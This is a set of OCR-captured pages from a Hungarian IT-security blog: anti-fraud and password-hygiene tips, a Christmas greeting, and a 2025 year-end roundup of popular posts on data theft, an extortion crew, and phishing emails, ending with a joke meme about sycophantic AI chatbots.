
forrásból (e-mail, üzenet, SMS, telefon) kéretlen megkeresést kapunk, ha pénzt vagy részletes adatkérésbe futunk bele ismeretlenektől. Vásárlási vagy befektetési ajánlatoknál jusson eszünkbe, hogy ami túl szép ahhoz, hogy igaz legyen, az többnyire csalás.

Bank, hatóság esetén pedig hívjuk vissza mi őket a hivatalos számon! Ezen részben segíthet az is, hogy már számos bank (Gránit, OTP, Erste) már a telefonos appban is jelzi, ha valóban az ügyintéző hívott bennünket.



Azt már az adathalász posztoknál is sokszor megírtuk, **sose kattintsunk gyanús linkekre vagy mellékletekre! Minden eszközünkön legyen naprakész vírusvédelem, amely már önmagában is képes szűrni az adathalász kísérleteket, a fertőzött csatolmányokat és a rosszindulatú link hivatkozásokat.**

A megjelenő hibajavító frissítéseket mielőbb futtassuk az eszközeinken, hogy a sebezhetőségeket befoltozzuk. Használjunk minden belépésünkhöz erős, egyedi jelszavakat, kiegészítve két faktoros autentikációval.




A jelszavainkat sose a böngészővel jegyeztessük meg, **hanem külön jelszószéf alkalmazással, amely megbízhatóan titkosítva tárolja azokat, nekünk pedig elég egyetlen mesterjelszót megjegyezni.** Az ilyen programokból van számos, ami multiplatformos (Windows, Linux, Macintosh, Android, iPhone alatt egyaránt fut), például Bitwarden, Enpass, Dashlane.

És a jelszómenedzsereknek van még egy hasznos védelmi szuper képessége: csak az igazi, eredeti oldalakon ajánlja fel a név-jelszó párosunkat, a megtévesztő, szándékosan betűhibás csaló adathalász hasonmás oldalakon viszont nem.

A pénzünkre is vigyázhatunk tudatosan: netes vásárláskor, online fizetéskor **csak virtuális kártyával fizessünk, ezt már számos bank kínál, de a Revolut vagy Wise is ad számunkra ilyet. A kártyáinknál, számláinknál állítsunk be észszerű okos limiteket, amikor nem használjuk, a bankkártyát a mobil alkalmazásban befagyaszthatjuk, és kérjünk a banktól ingyenes push egyenlegértesítőt mindennemű pénzmozgásról, hogy azonnal értesüljünk a tranzakciókról.**

Szóval ha nem akarunk áldozattá válni, vár ránk az élethosszig tanulás, de **az is hasznos, hogy ma már gyanú esetén megkérdezhetjük a ChatGPT-t is, ha bank nevében keresnek bennünket.** A lényeg: a megelőzés a legfontosabb.



* *Az idézet forrása: 2005.10.13. Kevin Mitnick CNN interjú*

[1 komment]
Címkék: [statisztika] [csalás] [tippek] [átverés] [megelőzés] [védekezés] [adathalászat] [károk] [banki]


Ajánlott bejegyzések:

[Hurrá, nyaralunk...]

[Az AI ahol tud, segít]

[Fontos vagy nekem]

[MBH-fiókjának jelszava 24 órán belül lejár]



[Booking com átverések]

Kommentek:

Motorogre 2025.12.24. 08:46:59

Köszönjük, sose elég a figyelemfelhívásból ! Néhány aspektust hiányolok, pl. a bank-ügyfél felelősség-megosztási döntésre ható tényezőket (mert könnyű azt mondani, hogy az ügyfél gondatlan volt - mi van az esetleges banki ügyintézői

gondatlansággal..), vagy pl. a mobilokra telepített soktucat applikációval? A szupermarket, az online-áruház, az elektromos művek vagy csatorna-cég stb. garantálja-e hogy az applikációi révén nem kerül ki a banki kommunikáció ? Erről mély csend vagy ... miért?
Kellemes Karácsonyt !

Válasz erre

keresés

Keresés

linkz






Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük

Kellemes Karácsonyi Ünnepeket 2025.

2025. december 24. 12:55 - Csizmazia Darab István [Rambo]


Boldog Karácsonyt kívánunk blogunk minden látogatójának!

Valamint vírusoktól, malware-ektől és egyéb kártékony betolakodóktól, csalóktól mentes új évet!


A COMMODORE CHRISTMAS


Wow!
A drum.
Yes, your parents were on my naughty list.


SUCTION-CUP
BOWS
PEPSI
PEPSI


commodore 64
PERSONAL COMPUTER


Merry Christmas


A FLINTSTONES CHRISTMAS CAROL


Megosztom
tumblr.
0

Tetszik

Szólj hozzá!
Címkék: karácsony xmas 2025.

Ajánlott bejegyzések:

Kellemes Karácsonyi Ünnepeket



Gyenge jelszavak, szevasztok!

Hamis hibaüzenetekkel támad a ClickFix

Vírusmentes Boldog Új Évet 2025.

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy

Vírusmentes Boldog Új Évet 2026!

2025. december 31. 15:31 - Csizmazia Darab István [Rambo]

Itt a vége a 2025-ös évnek, jön az új esztendő, így a hagyományos jókívánságok mellett szokásunkhoz híven röviden visszatekintünk az év legfelkapottabb témáira.

A harmadik helyen osztozik közel hasonló eredménnyel két hír. Az egyiknél egy ausztráliai bírósági rendszerből vittek el érzékeny adatokat: körülbelül 9000 aktát loptak el **a helyi polgári és büntetőbírósági ügyeihez hozzáférést biztosító NSW Online Registry webhelyéről.**

The Register

Files stolen from NSW court system, including restraining orders for violence

Victims' details at risk after criminals download 9,000 files from court database


Connor Jones — Wed 26 Mar 2025 | 17:29 UTC

Australian police are currently investigating the theft of "sensitive" data from a New South Wales court system after they confirmed approximately 9,000 files were stolen.

Investigations into the attack on the NSW Online Registry website (ORW), which provides access to civil and criminal court cases in the region, are being led by cybercrime detectives and the Department of Communities and Justice (DCJ).

Describing the NSW ORW as "a secure online platform," the police said 9,000 files were "downloaded" by attackers.

A másik poszt még meghökkentőbb volt, miszerint **egy Ox Thief (ökörtolvaj) nevű zsarolócsapat, amely 47 GB érzékeny adatfájlt lopott el egy szervezettől**, és azzal fenyegetőzött, hogy közzéteszik az anyagot, ha nem kapják meg a váltságdíjat. Ám mindezt kiegészítették egy extra fenyegetéssel is, hogy nem fizetés esetén értesítik minderről Brian Krebst IT biztonsági újságírót, Troy Huntot a Have I Been Pwned alapítóját, sőt még Edward Snowdent is.



The Register

Extortion crew threatened to inform Edward Snowden (?!) if victim didn't pay up

Don't laugh. This kind of warning shows crims are getting desperate

Jessica Lyons


Tue 18 Mar 2025 // 07:26 UTC

Dark web analysts at infosec software vendor Fortra have discovered an extortion crew named Ox Thief that threatened to contact Edward Snowden if a victim didn't pay to protect its data – a warning that may be an indicator of tough times in the ransomware world for some, at least.

Ox Thief at first stuck to the tried-and-tested racket, claiming on its Tor-hidden site to have stolen 47 GB of "highly sensitive files" from an organization, offering samples of those files for download so its victim could verify its claims, and then threatening to publish the material unless the org paid a ransom demand.

Then it went off-script, posting a lengthy list of possible consequences that could befall the victim if it didn't pay. Those include jail time for breaches of data leak liability laws,


Becsapós kattintásvadász üzenetek terjednek, amiben látszólag a HR osztály vagy valamilyen más vállalati vezető nevében küldenek hivatalosnak tűnő e-maileket, amelyben közlik az alkalmazottal, hogy munkaviszonyát ezennel megszüntetik. **Persze az üzenet tartalmaz kártékony csatolmányt vagy linket, amelyek állítólag a felmondási idő részleteit, valamint a végkielégítéssel kapcsolatos bővebb információkat ígér.**



És végül a képzeletbeli dobogó legfelső fokára az a legolvasottabb blogbejegyzés került, amelyben a Nemzeti Adó és Vámhivatal nevében érkező e-mail üzenetről írtunk. [A hamis üzenet mellékletében Adóbevallás.img.exe vagy más hasonló nevű csatolmány érkezett, amely viszont kártevőt tartalmazott](#).

Összességében az Index.hu és cimlap.blog.hu oldalára idén összesen 60 alkalommal sikerült felkerülni különféle témájú IT biztonsági posztjainkkal.

És akkor végül nem is maradt más hátra, minthogy mindenkinek B.U.É.K.! Egészséget, boldogságot, sikert, belső békét minden kedves olvasónknak. 2026-ban pedig megyünk tovább, és folytatjuk a megkezdett munkát.


Meg lehet enni?
Igen
AI
Mérges gomba, igazad van. Szeretnél többet megtudni a mérges gombákról?
AI


VALÓBAN A KÉKET KELLETT VOLNA ELVÃGNI! SZERETNÉD HOGY MEGFOGALMAZZAK EGY ÜZENETET A MENTÖKNEK BARÁTSÁGOS MÉGIS SÛRGETŐ HANGNEMBEN?
AI


Miért törölted ki a vevők adatbázisát?
Teljesen igazad van!


Mi az a fekete humor?
GPT
Kérdezd meg 100 év múlva
De én 100 év múlva már..
BÁDUM TSSS!
GPT

Szólj hozzá!
Címkék: ünnep toplista szilveszter buék boldog újesztendő 2026.

Ajánlott bejegyzések:

[Vírusmentes Boldog Új Évet 2025.]

[A legnépszerűbb 2024-es posztok]

[Kellemes Karácsonyi Ünnepeket]

[Egy a jelszónk, tartós 123456]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz